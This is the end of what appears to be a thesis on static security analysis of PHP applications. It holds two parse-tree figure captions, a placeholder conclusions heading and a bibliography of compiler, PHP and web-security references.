

Figure 8.8: The PHP parse subtree of `$x = $foo->$fieldName;`



Figure 8.9: The subtree of the PHP parse tree for creating an instance `$foo` of the class `Foo`.

9 Conclusions (TODO)

Bibliography

[Aho86] Aho, Alfred V. and Sethi, Ravi and Ullman, Jeffrey D. *Compilers: principles, techniques, and tools*. Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 1986.

[Anl02] Chris Anley. Advanced SQL Injection In SQL Server Applications. `http://www.nccgroup.com/media/18418/advanced_sql_injection_in_sql_server_applications.pdf` (retrieved 2012-12-19), 2002.

[apa10] apache.org incident report for 04/09/2010. `https://blogs.apache.org/infra/entry/apache_org_04_09_2010` (retrieved 2010-04-15), 2010.

[APM+07] Nathaniel Ayewah, William Pugh, J. David Morgenthaler, John Penix, and YuQian Zhou. Evaluating Static Analysis Defect Warnings On Production Software. In *PASTE '07: Proceedings of the 7th ACM SIGPLAN-SIGSOFT workshop on Program analysis for software tools and engineering*, pages 1–8, New York, NY, USA, 2007. ACM.

[Ber13] Bergmann, Sebastian. bytekit-cli. `https://github.com/sebastianbergmann/bytekit-cli` (retrieved 2013-05-31), 2013.

[CER00] CERT. CERT Advisory CA-2000-02: Malicious HTML Tags Embedded in Client Web Requests. `http://www.cert.org/advisories/CA-2000-02.html` retrieved on 2009-11-17, 2000.

[cod08] Armorize CodeSecure. `http://www.armorize.com/pdfs/resources/codesecure.pdf` (retrieved 2012-12-19), 2008.

[cov09] Coverity Scan Open Source Report. Technical report, 2009.

[Cro13] Croy, R. Tyler and Bayer, Andrew and Kawaguchi, Kohsuke. Jenkins: An extendable open source continuous integration server. `http://jenkins-ci.org/` (retrieved 2013-05-31), 2013.

[CW07] Brian Chess and Jacob West. *Secure Programming with Static Analysis*. Pearson Education, Boston, 2007.

[cwe07] About CWE. `http://cwe.mitre.org/about/` (retrieved 2012-11-19), 2007.

[cwe11] 2011 CWE/SANS Top 25 Most Dangerous Software Errors. `http://cwe.mitre.org/top25/` (retrieved 2012-11-19), 2011.

[cwe12a] CWE-2000: Comprehensive CWE Dictionary. `http://cwe.mitre.org/data/lists/2000.html` (retrieved 2012-11-20), 2012.

[cwe12b] CWE: Organizations Participating. `http://cwe.mitre.org/compatible/organizations.html` (retrieved 2012-11-19), 2012.

[Der13] Derick Rethans. Xdebug Documentation: All Functions. `http://xdebug.org/docs/all_functions` (retrieved 2013-02-15), 2013.

[Ess11] Esser, Stefan. Bytekit. `https://github.com/Mayflower/Bytekit` (retrieved 2013-05-31), 2011.

[fac12] Facebook Developers: Access Tokens and Types. `https://developers.facebook.com/docs/concepts/login/access-tokens-and-types/` (retrieved 2012-11-21), 2012.

[Gol05] Golemon, Sara. Extension Writing Part II: Parameters, Arrays, and ZVALs. `http://devzone.zend.com/317/extension-writing-part-ii-parameters-arrays-and-zvals/` (retrieved 2013-02-14), 2005.

[Gut01] Gutmans, Andi. Revamped object model using object handles. `https://github.com/php/php-src/blob/master/Zend/RFCs/001.txt` (retrieved 2013-06-03), 2001.

[HP04] David Hovemeyer and William Pugh. Finding Bugs is Easy. *SIGPLAN Not.*, 39(12):92–106, 2004.

[HYH+04] Yao-Wen Huang, Fang Yu, Christian Hang, Chung-Hung Tsai, Der-Tsai Lee, and Sy-Yen Kuo. Securing Web Application Code by Static Analysis and Runtime Protection. In *WWW '04: Proceedings of the 13th international conference on World Wide Web*, pages 40–52, New York, NY, USA, 2004. ACM.

[JCS07] Ciera Jaspan, I-Chin Chen, and Anoop Sharma. Understanding the Value of Program Analysis Tools. In *OOPSLA '07: Companion to the 22nd ACM SIGPLAN conference on Object-oriented programming systems and applications companion*, pages 963–970, New York, NY, USA, 2007. ACM.

[JKK06a] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities (Short Paper). In *SP '06: Proceedings of the 2006 IEEE Symposium on Security and Privacy*, pages 258–263, Washington, DC, USA, 2006. IEEE Computer Society.

[JKK06b] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities (Technical Report). Technical report, 2006.

[JKK06c] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Precise Alias Analysis for Static Detection of Web Application Vulnerabilities. In *PLAS '06: Proceedings of the 2006 workshop on Programming languages and analysis for security*, pages 27–36, New York, NY, USA, 2006. ACM.

[JKK07] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Pixy: XSS and SQLI Scanner for PHP Programs. `http://pixybox.seclab.tuwien.ac.at/pixy/` (retrieved 2010-01-12), 2007.

[Jov06] Nenad Jovanovic. PhpParser. `http://www.seclab.tuwien.ac.at/people/enji/infosys/PhpParser.html` (retrieved 2010-01-12), 2006.

[Jov07] Nenad Jovanovic. *Web Application Security (PhD Thesis)*. PhD thesis, 2007.

[Kac08] Erich Kachel. Analyse und Maßnahmen gegen Sicherheitsschwachstellen bei der Implementierung von Webanwendungen in PHP/MySQL. `http://www.erich-kachel.de/wp-content/uploads/2008/08/sicherheitsschwachstellen_phpmysql_analyse_2408_01.pdf` (retrieved 2012-12-19), 2008.

[KE08] Christopher Kunz and Stefan Esser. *PHP-Sicherheit*. dpunkt, Heidelberg, 3rd edition, 2008.

[Khe09] Khedker, Uday P. and Sanyal, Amitabha and Karkare, Bageshri. *Data Flow Analysis*. CRC Press, Boca Raton, 2009.

[LL05] V. Benjamin Livshits and Monica S. Lam. Finding Security Vulnerabilities in Java Applications with Static Analysis. In *SSYM'05: Proceedings of the 14th conference on USENIX Security Symposium*, pages 18–18, Berkeley, CA, USA, 2005. USENIX Association.

[Mor09] Morrison, Jason. Open-Redirect-URLs: Wird eure Website von Spammern ausgenutzt? `http://googlewebmastercentral-de.blogspot.de/2009/02/open-redirect-urls-wird-eure-website.html` (retrieved 2012-11-21), 2009.

[MS09] Ofer Maor and Amichai Shulman. Blindfolded SQL Injection. http://www.imperva.com/docs/Blindfolded_SQL_Injection.pdf (retrieved 2012-12-19), 2009.

[Nat09a] National Institute of Standards and Technology. CWE-200: Information Exposure. http://cwe.mitre.org/data/definitions/200.html (retrieved 2010-01-26), 2009.

[Nat09b] National Institute of Standards and Technology. CWE-22: Path Traversal. http://cwe.mitre.org/data/definitions/22.html (retrieved 2010-01-26), 2009.

[Nat09c] National Institute of Standards and Technology. CWE-352: Cross-Site Request Forgery (CSRF). http://cwe.mitre.org/data/definitions/352.html (retrieved 2010-01-26), 2009.

[Nat09d] National Institute of Standards and Technology. CWE-78: Improper Sanitization of Special Elements used in an OS Command (OS Command Injection). http://cwe.mitre.org/data/definitions/78.html (retrieved 2010-01-26), 2009.

[Nat09e] National Institute of Standards and Technology. CWE-79: Failure to Preserve Web Page Structure (Cross-site Scripting. http://cwe.mitre.org/data/definitions/79.html (retrieved 2010-01-26), 2009.

[Nat09f] National Institute of Standards and Technology. CWE-89: Improper Sanitization of Special Elements used in an SQL Command (SQL Injection). http://cwe.mitre.org/data/definitions/89.html (retrieved 2010-01-26), 2009.

[Nat09g] National Institute of Standards and Technology. CWE-94: Failure to Control Generation of Code (Code Injection). http://cwe.mitre.org/data/definitions/94.html (retrieved 2010-01-26), 2009.

[Nat13] National Institute of Standards and Technology. CWE-416: Use After Free. http://cwe.mitre.org/data/definitions/416.html (retrieved 2013-05-31), 2013.

[osv11] OSVDB: The Open Source Vulnerability Database. http://osvdb.org/ (retrieved 2011-01-10), 2011.

[OWA12] OWASP. Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet. https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet (retrieved 2012-11-21), 2012.

[php07a] About PHP-front: Static analysis for PHP. `http://www.program-transformation.org/PHP/PhpFront` (retrieved 2010-02-16), 2007.

[php07b] PHP-SAT.org: Static analysis for PHP. `http://www.program-transformation.org/PHP/` (retrieved 2010-02-16), 2007.

[PHP10] PHP Group. Autoloading Classes. `http://de.php.net/manual/en/language.oop5.autoload.php` (retrieved 2010-04-15), 2010.

[PHP12] PHP Group. header(). `http://php.net/manual/de/function.header.php` (retrieved 2012-11-20), 2012.

[PHP13a] PHP Group. History of PHP. `http://www.php.net/manual/en/history.php.php` (retrieved 2013-06-04), 2013.

[PHP13b] PHP Group. Migrating from PHP 4 to PHP 5.0.x. `http://www.php.net/manual/en/migration5.php` (retrieved 2013-06-04), 2013.

[PHP13c] PHP Group. Migrating from PHP 5.0.x to PHP 5.1.x. `http://www.php.net/manual/en/migration51.php` (retrieved 2013-06-04), 2013.

[PHP13d] PHP Group. Migrating from PHP 5.1.x to PHP 5.2.x. `http://www.php.net/manual/en/migration51.php` (retrieved 2013-06-04), 2013.

[PHP13e] PHP Group. Migrating from PHP 5.2.x to PHP 5.3.x. `http://www.php.net/manual/en/migration51.php` (retrieved 2013-06-04), 2013.

[PHP13f] PHP Group. Migrating from PHP 5.3.x to PHP 5.4.x. `http://www.php.net/manual/en/migration51.php` (retrieved 2013-06-04), 2013.

[PHP13g] PHP Group. New Object Model. `http://www.php.net/manual/en/migration5.oop.php` (retrieved 2013-03-07), 2013.

[PHP13h] PHP Group. Objects and references. `http://www.php.net/manual/en/language.oop5.references.php` (retrieved 2013-03-08), 2013.

[PHP13i] PHP Group. Passing by Reference. `http://www.php.net/manual/en/language.references.pass.php` (retrieved 2013-02-14), 2013.

[PHP13j] PHP Group. Reference Counting Basics. `http://php.net/manual/en/features.gc.refcounting-basics.php` (retrieved 2013-02-14), 2013.

[PHP13k] PHP Group. References Explained. `http://www.php.net/manual/de/language.references.php` (retrieved 2013-03-07), 2013.

[PHP13l] PHP Group. Returning References. `http://www.php.net/manual/en/language.references.return.php` (retrieved 2013-02-14), 2013.

[PHP13m] PHP Group. Using Register Globals. `http://php.net/manual/en/security.globals.php` (retrieved 2013-06-01), 2013.

[PHP13n] PHP Group. Variable scope. `http://www.php.net/manual/en/language.variables.scope.php` (retrieved 2013-03-28), 2013.

[PHP13o] PHP Group. Variables Basics. `http://www.php.net/manual/en/language.variables.basics.php` (retrieved 2013-02-14), 2013.

[PHP13p] PHP Group. What References Are. `http://www.php.net/manual/en/language.references.whatare.php` (retrieved 2013-02-14), 2013.

[PHP13q] PHP Group. What References Are Not. `http://www.php.net/manual/en/language.references.arent.php` (retrieved 2013-02-14), 2013.

[PHP13r] PHP Group. What References Do. `http://www.php.net/manual/en/language.references.whatdo.php` (retrieved 2013-02-14), 2013.

[PHP13s] PHP Group. Zend/zend.h source code. `https://github.com/php/php-src/blob/master/Zend/zend.h` (retrieved 2013-02-14), 2013.

[RAF04] Nick Rutar, Christian B. Almazan, and Jeffrey S. Foster. A Comparison of Bug Finding Tools for Java. In *ISSRE '04: Proceedings of the 15th International Symposium on Software Reliability Engineering*, pages 245–256, Washington, DC, USA, 2004. IEEE Computer Society.

[RBS07] Dagfinn Reiersøl, Marcus Baker, and Chris Shiflett. *PHP in Action*. Manning, Greenwich, 2007.

[Rei12] Anthony J. Dos Reis. *Compiler Construction Using Java, JavaCC, and Yacc*. IEEE Computer Society, Hoboken, 2012.

[Rin11] Georg Ringer. TYPO3 4.5 – CSRF-Schutz. `http://typo3blogger.de/typo3-4-5-csrf-schutz/` (retrieved 2012-11-21), 2011.

[sec12] TYPO3 Security Team members. `http://typo3.org/teams/security/members/` (retrieved 2013-05-23), 2012.

[Son06] Dug Song. Static Code Analysis Using Google Code Search. `http://asert.arbornetworks.com/2006/10/static-code-analysis-using-google-code-search/` (retrieved 2013-05-23), 2006.

[str08] Stratego/XT. `http://strategoxt.org/Stratego/WebHome` (retrieved 2010-02-16), 2008.

[swa09] OWASP SWAAT Project. `http://www.owasp.org/index.php/Category:OWASP_SWAAT_Project` (retrieved 2013-05-23), 2009.

[Tim99] Tim Lindholm and Frank Yellin. The Java Virtual Machine Specification. `http://docs.oracle.com/javase/specs/jvms/se5.0/html/VMSpecTOC.doc.html` (retrieved 2013-02-15), 199.

[TYP13] TYPO3 Documentation Team. PHP syntax formatting. `http://docs.typo3.org/typo3cms/CodingGuidelinesReference/PhpFileFormatting/PhpSyntaxFormatting/Index.html` (retrieved 2013-03-28), 2013.

[VA06] Markus Völter and Jonathan Aldrich. Static code analysis. `http://www.se-radio.net/2007/06/episode-59-static-code-analysis/` (retrieved 2013-05-23), 2006.

[ver08] CodeSecure Verifier Source Code Analysis Scanner. `http://www.armorize.com/pdfs/resources/verifier.pdf` (retrieved 2010-02-16), 2008.

[W3T12a] W3Techs. Usage of server-side programming languages for websites. `http://w3techs.com/technologies/overview/programming_language/all` (retrieved 2012-11-16), 2012.

[W3T12b] W3Techs. Usage statistics and market share of PHP for websites. `http://w3techs.com/technologies/details/pl-php/all/all` (retrieved 2012-11-16), 2012.

[Wei12] Weiland, Jochen and Schams, Michael. TYPO3 Security Guide. Technical report, 2012.

[WH10] Christian Wenz and Tobias Hauser. *PHP 5.3*. Pearson Education/Addison-Wesley, München, 2010.

[WHKD00] Chenxi Wang, Jonathan Hill, John Knight, and Jack Davidson. Software Tamper Resistance: Obstructing Static Analysis of Programs. Technical report, Charlottesville, VA, USA, 2000.

[yas09] Yasca—Yet Another Source Code Analyzer. `http://www.yasca.org/` (retrieved 2009-12-03), 2009.

[Zha10] Haiping Zhao. HipHop for PHP: Move Fast. `https://developers.facebook.com/blog/post/2010/02/02/hiphop-for-php--move-fast/` (retrieved 2012-11-16), 2010.

Index